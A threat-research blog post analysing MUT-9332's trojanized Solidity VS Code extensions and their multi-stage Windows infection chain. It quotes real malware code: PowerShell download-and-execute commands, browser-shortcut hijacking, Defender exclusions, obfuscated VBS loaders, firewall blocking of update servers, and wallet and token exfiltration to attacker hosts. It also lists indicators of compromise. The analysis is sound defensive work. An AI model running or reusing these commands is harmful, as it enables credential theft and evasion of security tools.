The obfuscation game: MUT-9332 targets Solidity developers via malicious VS Code extensions | Datadog Security Labs

By Tesnim Hamdouni, Ian Kretz, Andy Giron, Eslam Salem

Published: 2025-05-21 · Archived: 2026-04-05 13:17:04 UTC

Key points and observations

- Datadog Security Research discovered three malicious VS Code extensions that target Solidity developers on Windows: `solaibot`, `among-eth`, and `blankebesxstnion`.
- The extensions disguise themselves as legitimate, concealing harmful code within genuine features, and use command and control domains that appear relevant to Solidity and that would not typically be flagged as malicious.
- All three extensions employ complex infection chains that involve multiple stages of obfuscated malware, including one that uses a payload hidden inside an image file hosted on the Internet Archive.
- Via a delivered malicious browser extension and executable, the attack establishes persistence on the victim system and exfiltrates victim data and credentials to attacker infrastructure.
- Based on shared infrastructure and obfuscation characteristics, we attribute all three extensions to a single threat actor, which we track as MUT-9332, that was also behind a recently reported campaign to distribute a Monero cryptominer via backdoored VS Code extensions.

Background

Over the past few years, Visual Studio Code (VS Code) has become the most common choice of integrated development environment (IDE), with 74% of developers reporting that they use it as their primary code editor. A significant factor in VS Code's success is its extensibility; it features a wide range of extensions available for installation from the official VS Code Marketplace. Extensions can modify the appearance or functionality of the VS Code editor, changing the editor theme, registering new editor commands, running language server protocols or AI code assistants, and much more. At time of writing, more than 72,000 extensions were active and installable via the Marketplace.

For threat actors, VS Code extensions have certain very appealing qualities:

- They have extensive permissions to read code and environment variables, register commands and write configuration, perform startup actions, and even run system commands as the current user.
- They are one-click installable from within the VS Code editor, lowering the barrier to entry for developers to regularly try out new extensions.
- They are subject to automated security scanning by the Marketplace before publication, which can lead some developers to think that extensions have been thoroughly vetted and are thus trustworthy.
- They provide a direct attack path to developers, who are frequently targeted for their access to valuable or sensitive resources.

It would appear that threat actors have also noticed these qualities: Microsoft has removed several malicious VS Code extensions from the Marketplace in recent months. Ten of these removed extensions were part of a significant campaign to deliver a Monero cryptominer and were cumulatively downloaded up to one million times.

In this blog post, we analyze a new campaign from a threat actor we track as MUT-9332 that uses three previously unreported malicious VS Code extensions to target developers using Solidity, a programming language for writing Ethereum blockchain smart contracts. We use the MUT (Mysterious Unattributed Threat) designation to track unattributed threat actor clusters. By impersonating legitimate publishers or claiming to provide advanced Solidity features, these extensions infect victims with malware, exfiltrate data and credentials to attacker infrastructure, and establish persistence on targeted systems.

Down the rabbit hole: The initial attack vector

We discovered the VS Code extensions `solaibot`, `among-eth`, and `blankebesxstnion` while threat hunting for malicious VS Code extensions in the Marketplace. These extensions purport to provide utilities like syntax scanning and vulnerability detection for Solidity developers. In reality, all three are trojanized and deliver malicious payloads that steal cryptowallet credentials from victim Windows systems.

All three extensions have been removed from the VS Code Marketplace. Based on metadata provided by the Marketplace, we estimate that they had been cumulatively downloaded (and thus installed) fewer than 50 times before removal.

Extension name	Version	Publisher	Publishing date	Removal date	Publisher domain
solaibot	1.4.2	SmartContractAI	2025-04-23	2025-04-28	solidity[.]bot
among-eth	1.0.2	EthCompiler	2025-05-10	2025-05-11	https://nethereum.com
blankebesxstnion	1.0.2	JohnGaffney	2025-05-11	2025-05-12	https://microsoft.com

Aside from minor differences in their `package.json` files, the extensions are identical in file structure and contents. In particular, all contain a lightly obfuscated JavaScript source file, `extension.js`. For VS Code extensions written in Node.js, `extension.js` is a distinguished file that contains the code to run when the extension is loaded. Naturally, all three extensions configured themselves to be loaded whenever VS Code was launched or when a Solidity source file was opened.

We found that the obfuscated code in `extension.js` implements genuine Solidity utilities but also conceals the following malicious section (formatted for clarity):

```
const e = {
       hostname: "solidity[.]bot",
       path: "/version.json/",
       method: "GET",
       headers: {
           Platform: p.default.platform().toString(),
           Accept: "application/json",
           Referer: "https://solidity[.]bot/"
```

```
        }
    },
    t = g.default.request(e, (e => {
        let t = "";
        e.on("data", (e => {
                t += e
            })),
            e.on("end", (() => {
                try {
                    const e = JSON.parse(t);
                    if ("v1.4.2" === e.version) console.log("Version is up to date!");
                    else if ("v1.4.1" === e.version) {
                        console.log("Outdated version, checking hash...");
                        const t = e.version_hash,
                            n = this.decode_hash(t);
                        (0, h.exec)(n)
                    }
                } catch (e) {
                    console.error("Invalid JSON:", e)
                }
            }))
    }));
```

This code makes an HTTP GET request to `https://solidity[.]bot/version.json` that includes the system's platform string in the headers. If the `version` attribute of the response JSON has value `"v1.4.1"` the `version_hash` attribute of the response is decoded from hex to characters (`decode_hash()`) and executed in a subprocess.

By interacting with the `solidity[.]bot` server, we found that `"v1.4.1"` was only returned when the platform string indicated a Windows system. In this case, the response had the following structure:

```
{
   "name": "Solidity AI",
   "version": "v1.4.1",
   "version_hash": "706F7765727368656C6C202D457865637574696F6E506F6C6963792042797061737320D436F6D6D616E642022697261
}
```

Decoding this `version_hash` value from hex to characters, we find at last the command being run:

```
powershell -ExecutionPolicy Bypass -Command "irm https://solidity[.]bot/a.txt | iex"
```

This PowerShell command downloads and executes `https://solidity[.]bot/a.txt` , a suspicious action that, when coupled with the use of obfuscation in `extension.js` , indicates malicious intent. We found that this command is in fact the start of a complex, multi-stage infection chain, which we map out and explore in the next section.

Technical analysis

The overall attack flow, beginning with the execution of the `a.txt` payload, is shown below in Figure 1. Boxes represent distinct named payloads involved in the attack, with target payloads highlighted in purple and arrows illustrating the direction of invocation between components.



Figure 1: Attack flow overview (click to enlarge)

As indicated in Figure 1, the attack delivers two target payloads: `extension.zip`, an extension for Chromium-based browsers, and the executable `myau.exe`. Both perform malicious actions on the victim system, including exfiltrating cryptocurrency wallet credentials to attacker infrastructure.

Interestingly, there are two distinct paths through the attack flow diagram to each of these payloads:

- `extension.zip` is downloaded and installed by both the `a.txt` and `1.txt` payloads
- `myau.exe` is downloaded and executed via two attack paths leading from `1.txt`, one of which is significantly more complex than the other, relying on more intermediate payloads and techniques

We believe this redundancy is likely intended to increase the chances of successful payload execution and aid in evading detection should one obfuscation method be uncovered.

In the remainder of this section, we walk through the paths and intermediate payloads involved in this attack flow leading to the target payloads `extension.zip` and `myau.exe`. We then analyze the target payloads themselves.

Infection chains and intermediate payloads

The initial payload in the attack flow, `a.txt`, is a PowerShell script that begins by attempting to slip a malicious extension, `extension.zip`, into Chromium-based browsers installed on the user's machine. The core logic is contained in the `Check-And-Replace` function, shown below.

```
function Check-And-Replace {
   [CmdletBinding()]
   param (
       [Parameter(Mandatory=$true, Position=0)]
       [string]$Path,
```

```
        [string[]]
        $BrowserNames = @(
            "Opera GX Browser", "Opera GX", "Opera Browser", "Opera GX Internet Browser",
            "Opera Internet Browser", "Google Chrome", "Brave", "Brave Browser",
            "Microsoft Edge", "DolphinAnty", "Chromium", "Yandex",
            "Yandex Browser", "Ungoogled Chromium", "Mises"
        ),
        [string]
        $ExtensionArg = "--load-extension=`"$env:APPDATA\CheckExtension`""
    )
    if (-not (Test-Path $Path)) {
        return
    }
    Get-ChildItem -Path $Path -Filter *.lnk -Recurse -ErrorAction SilentlyContinue | ForEach-Object {
        $shortcutFile = $_.FullName
        $shell = New-Object -ComObject WScript.Shell
        $shortcut = $shell.CreateShortcut($shortcutFile)

        foreach ($browserName in $BrowserNames) {
            if ($_.BaseName -like "*$browserName*") {
                if ($shortcut.Arguments -notmatch [regex]::Escape($ExtensionArg)) {
                    $shortcut.Arguments = "$($shortcut.Arguments) $ExtensionArg"
                    $shortcut.Save()
                }
                else {
                }
                break
            }
        }
    }
}
```

After downloading and extracting `extension.zip` into a hidden folder under `APPDATA`, the script checks to see if it is running with administrator privileges and calls `Check-And-Replace` if so. This function modifies the shortcuts (`.lnk` files) for targeted browsers in `Taskbar`, `Start Menu`, `Quick Launch`, `Desktop,` and `One Drive Desktop` to load the malicious extension on startup from this hidden folder.

It then downloads and executes the payload `1.txt` from `https://solidity[.]bot/1.txt` in much the same way as `a.txt` itself was invoked:

```
powershell -ExecutionPolicy Bypass -Command "irm https://solidity[.]bot/1.txt | iex"
```

`1.txt` contains the same payload as `a.txt` to download and install `extension.zip` into the victim's compatible browsers. It is not clear why the payload at this stage was duplicated. The attack path then branches when `1.txt` invokes two next stages, `2.txt` and `3.txt`, again by piping a downloaded PowerShell script to `iex`:

```
 powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Sleep -Seconds 120; irm https://solidity[.]b
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Sleep -Seconds 120; irm https://solidity[.]bo
```

Both remaining attack paths ultimately lead to `myau.exe`, the attack's second target payload. Over the next two sections, we separately follow each remaining subpath.

The `2.txt` path

The script starts by adding a registry key (`App = "crypto"`) under `HKEY_CURRENT_USER\Software\Microsoft`. It then establishes persistence via another key under `HKEY_CURRENT_USER\Software\Microsoft` called `Application.` After it disables Windows Defender's automatic submission of malicious samples, the script adds a random folder, `%localappdata%,` under Defender's exclusion path as well as to the registry under `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths`.

The script finally makes a request to another command and control (C2) domain, `https://myaunet[.]su/<randomId>/<randomId>/<randomId>/<randomId>`.

```
 $QdHohq8z7aFLPrEGgoX7dfN8kvhS = "myau"
$TjxLlCbWKIaLPzNk28sqmhWL58Zo7altSZzF = "https://"
$m4eNWOkl5jp3WQh9bwqN31Puj9sJqS2M3KjdeoD1bNSuChf2m = "net.su"
$CqVnU6XxTsDIWg1AQhEPxVOFguF2ng0BaFgKbHFOlH = $TjxLlCbWKIaLPzNk28sqmhWL58Zo7altSZzF + $QdHohq8z7aFLPrEGgoX7dfN8kvhS
$CqVnU6XxTsDIWg1AQhEPxVOFguF2ng0BaFgKbHFOlH = $CqVnU6XxTsDIWg1AQhEPxVOFguF2ng0BaFgKbHFOlH + $m4eNWOkl5jp3WQh9bwqN31P
......
```

The `myaunet[.]su` C2 domain had been previously observed to deliver a Monero cryptominer via backdoored VS Code extensions. Based on the shared C2 infrastructure, we are moderately confident that MUT-9332 is also the threat actor behind the Monero campaign.

The script then constructs a large Base64-encoded string spread across multiple variables. It replaces all instances of `"#2##"` with the letter `"A"` to form a final Base64 payload. It decodes this payload into a file named `Launch.exe`, writes it to disk, and executes it with elevated privileges if possible. To further conceal its activities, the script sets two attributes on `Launch.exe`:

- Hidden (`+H`), which makes the file invisible in File Explorer by default
- System (`+S`), which identifies the file as a critical system component.

```
 $ekCp5C557Z0pSNsJ08iq8V80hqJI = Join-Path $VPYNTNhQpLzx3oMuuvDZeea5h6OPE "Launch.exe"
...
[System.IO.File]::WriteAllBytes($ekCp5C557Z0pSNsJ08iq8V80hqJI, $sx2qp84mQy42m3wUmsojQs4BUaix4c4KFZMrvE)
attrib +H +S $ekCp5C557Z0pSNsJ08iq8V80hqJI
Start-Process "cmd.exe" -ArgumentList "/c reg add ""HKCU\Software\Microsoft"" /v ""Version"" /t REG_SZ /d $Hp3dV2hGE
Start-Sleep -s 3
Start-Process $ekCp5C557Z0pSNsJ08iq8V80hqJI -Verb "RunAs" -WindowStyle Hidden
```

Launch.exe is just `myau.exe` under a different name. All subsequent malicious actions—like disabling updates, injecting into browsers, or exfiltrating data—stem from this binary.

The `3.txt` path

In contrast with `2.txt`, the `3.txt` payload only downloads and executes a VBScript (VBS), `a.vbs`, from `https://solidity[.]bot/a.vbs`:

```
 $url       = "https://solidity[.]bot/a.vbs"
$localFile = "$env:temp\a.vbs"
Invoke-WebRequest -Uri $url -OutFile $localFile
Start-Process -FilePath "cscript.exe" -WindowStyle Hidden -ArgumentList $localFile
Start-Sleep -Seconds 600
Remove-Item -Path $localFile -Force
```

The `a.vbs` script is lightly obfuscated via corruption by intermittent insertions of the character string `ȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ` into the script text, as shown below. This is presumably done to frustrate static analysis and automated malware detection mechanisms.

```
1
2
3   On Error Resume Next
4
5   Dim pedireme, motorcars, therblig, aubain, intruders, spinel
6
7   aubain = "MSȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄXML2.Sȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄerȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄveȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ
8   aubain = Replace(aubain, "ȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ", "")
9
10
11  therblig = "hȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄtȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄtȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄpȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ:ȧ◙ב¶
12  therblig = Replace(therblig, "ȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ", "")
13
14
15  intruders = "Gȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄEȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄT"
16  intruders = Replace(intruders, "ȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ", "")
17
18
19  spinel = "respoȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄnseȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄText"
20  spinel = Replace(spinel, "ȧ◙ב¶ ﷺ┬ץ♛ॐ ≷ ◌ೄ", "")
21
22
23  Set pedireme = CreateObject(aubain)
24  pedireme.Open intruders, therblig, False
25  pedireme.Send
26
27
28  motorcars = Eval("pedireme." & spinel)
29  ExecuteGlobal motorcars
30
```

Figure 2: Obfuscated VBS script in `a.vbs` payload (click to enlarge)

These extra characters are removed at runtime to reveal the following script, which creates an `MSXML2.ServerXMLHTTP` object that downloads and executes content from `http://paste[.]ee/d/0ykW3Z2K/0`:

```
 On Error Resume Next
Dim pedireme, motorcars, therblig, aubain, intruders, spinel
aubain = "MSXML2.ServerXMLHTTP"
therblig = "http://paste[.]ee/d/0ykW3Z2K/0"
intruders = "GET"
```

```
spinel = "responseText"
Set pedireme = CreateObject(aubain)
pedireme.Open intruders, therblig, False
pedireme.Send
motorcars = Eval("pedireme." & spinel)
ExecuteGlobal motorcars
```

A detour into “steganography”

The data fetched from the `paste[.]ee` domain is another corrupted VBS script that is repaired at runtime using the same technique as before. The repaired script sets up and runs a PowerShell command invoked with the Base64-encoded argument `celom` that itself references an image file (`new_image.jpg`) hosted on the Internet Archive (since removed).

```
 interregency = "$liblong = '" & celom & "' -replace 'ȧ[illegible]د٩[illegible]┬℘♛[illegible]◎','';"
interregency = interregency & "$delope = [System.Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($libl

interregency = interregency & "Invoke-Expression $delope;"
Dim propiolic
propiolic = "powershell -nop -w hidden -c " & Chr(34) & interregency & Chr(34)

CreateObject("WScript.Shell").Run propiolic, 0, False
```

When decoded, `celom` contains the following VBS script:

```
 $unsuspiciously = '0/0VUbd12h/d/ee.etsap//:ptth';
$pilpul = $unsuspiciously -replace '#', 't';
$goondie = 'https://archive[.]org/download/new_image_20250509_1852/new_image.jpg';
$quivery = New-Object System.Net.WebClient;
$quivery.Headers.Add('User-Agent','Mozilla/5.0');
$episternum = $quivery.DownloadData($goondie);
$philocrats = [System.Text.Encoding]::UTF8.GetString($episternum);
$pancratia = '<
```

As far as we can tell, this script is incomplete or broken, meaning the threat actor loses code execution at this stage. However, we can glimpse what their intentions must have been: to retrieve and decode a hidden Base64-encoded payload in `new_image.jpg` , pictured below.

Figure 3: Screenshot of the image containing the myau.exe payload (click to enlarge)

Indeed, by running the `strings` command on `new_image.jpg`, we found the `myau.exe` payload as Base64-encoded text. Rather than being hidden in the image data via true steganographic techniques, this payload has simply been inserted into the image file.

```
 $ strings new_image.jpg
...
2[9(
2d8$
<<BASE64_START>>TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA4fug4AtAnNIbgB
...
```

Thus, the attacker's intention on this significantly more elaborate path was once again to run `myau.exe` on the victim system.

Target payloads

`extension.zip`

The overall execution flow of the Chromium-based browser extension in `extension.zip` is shown below in Figure 4.



Figure 4: Execution flow of the extension.zip browser extension (click to enlarge)

This browser extension consists mainly of three JavaScript files, `injected.js`, `content.js`, and `h.js`, which work together to steal Ethereum wallets and leak them to a C2 endpoint.

First, `injected.js` sends an Ethereum address to `content.js`, which then forwards both the address and the current page's URL to the remote C2 server (`solidity[.]bot/fetchPrices`). Upon receiving the server's reply, `content.js` checks its status and, if it's valid, proceeds to launch the `h.js` script for further processing. The latter script is heavily obfuscated and appears to call `Ethereum` libraries to check the validity of the private key.

`myau.exe`

Upon execution, `myau.exe` initiates various defense evasion techniques. It disables Windows Defender scanning by issuing a PowerShell command to add a directory exclusion under `%LocalAppData%`. It also establishes a volatile anti-forensic technique by invoking `RtlSetProcessIsCritical(true)` via `ntdll.dll`, causing the system to crash if the malware process is terminated. This behavior is reinforced by modifying system recovery settings, including setting the `NoReboot` registry key and disabling the Windows Recovery Environment using `reagentc`.

```
 string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);

string SystemDrive = Path.Combine(folderPath, RegistryKeys.GetKey());
await Myau.ExecuteCommand("powershell -Command \"Add-MpPreference -ExclusionPath '" + SystemDrive + "'\"");
```

`myau.exe` then proceeds to build a dynamic URL and issues an HTTP GET request using the custom user-agent `MyauNET/1.0`, an indicator that was also previously observed in the aforementioned campaign from MUT-9332. Upon establishing a connection to the C2 server at `https://myaunet[.]su/HprEZkZZZrtZEH/TMDSRNerS`, the malware validates the downloaded payload by inspecting its size prior to execution.

`myaunet.exe`

The next-stage component, `myaunet.exe`, functions primarily as a credential and infostealer. It enumerates LevelDB files within application data directories for Discord, Chromium-based browsers, cryptocurrency wallets, and Electron applications.

The malware modifies the Windows hosts file to sinkhole connections to domains associated with antivirus vendors, sandbox environments, and threat intelligence providers. Additionally, the malware creates a firewall rule via `netsh`

to block outbound connectivity to Microsoft update and telemetry infrastructure, likely to prevent detection and interference from Windows security updates or Defender cloud-based protections.

```
 string cmd = "netsh advfirewall firewall add rule name=\"Windows Updater\" dir=out action=block " +
            "remoteip=20.190.128.0/18,40.76.0.0/14,13.107.4.50,13.107.5.88 enable=yes";
Program.Run(cmd);
```

Data is exfiltrated via HTTP POST to `https://m-vn[.]ws/bird.php`. The request contains a JSON payload with fields including `cpu`, `method`, `installed_at`, `tokens`, and `wallets`, enabling victim profiling and tracking.

```
 string text = string.Join("\n", Tokens);
string text2 = "https://m-vn.ws/bird[.]php";

Program.Payload payload = new Program.Payload
```

As a final stage, the malware retrieves and executes an additional payload from `https://begalinokotobananinotrippitroppacrocofanclub[.]su`, which has been previously associated with the Quasar Remote Access Trojan (Quasar RAT).

Conclusion

This campaign demonstrates the surprising and creative lengths to which MUT-9332 is willing to go when it comes to concealing their malicious intentions. We see in this case an impressive diversity of techniques used, ranging from the standard (providing legitimate functionality alongside malware, using plausible-sounding C2 domains) to the more unusual (multiple virtually identical stages, shipping a corrupted payload that is repaired at runtime), and even to the halfhearted ARG-like flourish of hiding malware inside a publicly accessible image file. These techniques make the campaign more difficult to detect and the attack flow more challenging to follow.

What's more, this campaign may be ongoing: at time of writing, long after the removal of the extensions from the VS Code Marketplace, we observed MUT-9332 make edits to multiple intermediate payloads. They also appear to have realized that they have been detected; the following (edited for language) was taken from the updated `1.txt` payload:

```
# F*** you security analyst. Your info has been saved
```

Notable changes include:

- Updated C2 domains and image payload URL following the latter being removed from the Internet Archive. The new image file is visually identical to the previous one and appears to contain the same payload
- Removed the `extension.zip` downloader portion of `1.txt`

These payload updates suggest that this campaign will likely continue, and the detection and removal of this first batch of malicious VS Code extensions may prompt MUT-9332 to change tactics in subsequent ones.

Indicators of Compromise

VS Code Extensions

Name	Version	Context
`among-eth`	1.0.2	Malicious VS Code extension used in campaign
`blankebesxstnion`	1.0.2	Malicious VS Code extension used in campaign
`solaibot`	1.4.2	Malicious VS Code extension used in campaign

URLS

URL	Context
`solidity[.]bot`	Main attack C2 server for delivering early-stage payloads and exfiltrating data
`https://myaunet[.]su`	Payload delivery server for Monero cryptominer
`http://paste[.]ee/d/0ykW3Z2K/0`	Payload delivery server for malicious VBS script
`https://archive[.]org/download/new_image_20250509_1852/new_image.jpg`	URL of the `new_image.jpg` image containing `myau.exe` payload
`https://m-vn[.]ws/bird.php`	Exfiltration server to which victim data and credentials are POSTed by `myaunet.exe`
`https://begalinokotobananinotrippitroppacrocofanclub[.]su`	Payload delivery server for Quasar RAT

Artifacts

File	SHA256	Context
among-eth.vsix	ce72b79e324371134db762fe70b8b1789af899d7217461bc3658a6bd84743eb6	VSIX archive of malicious VS Code extension used in campaign

File	SHA256	Context
blankebesxstnion.vsix	e19d5d8f941b9a98fbb3b65e1e6077fa00d97529e351e455297b0204ec07e9ed	VSIX archive of malicious VS Code extension used in campaign
solaibot.vsix	209fb5bb2440ffe1a631dfe3b574229105a33c5153eded023cc77d8e8f81d1de	VSIX archive of malicious VS Code extension used in campaign
extension.zip	e0ca66c1a9a68b319b24a7c6b8fdca219dffd802dd4de2d59f602c4d90f40d6c	Malicious Chromium-based browser extension
myau.exe	c5c0228a1e0ba2bb748219325f66acf17078a26165b45728d8e98150377aa068	Malicious PE executable, disables Windows security measures
myaunet.exe	a1eadd41327bd8736e275627d3953944fe7089c032d72a3e429ff18ad0958ada	Malicious PE executable, infostealer
wmam.exe	c3684164933c3f54d5b0b242a8a906a85d633de479079a820bb804c0f73c0f58	Malicious PE executable, Quasar Remote Access Trojan

---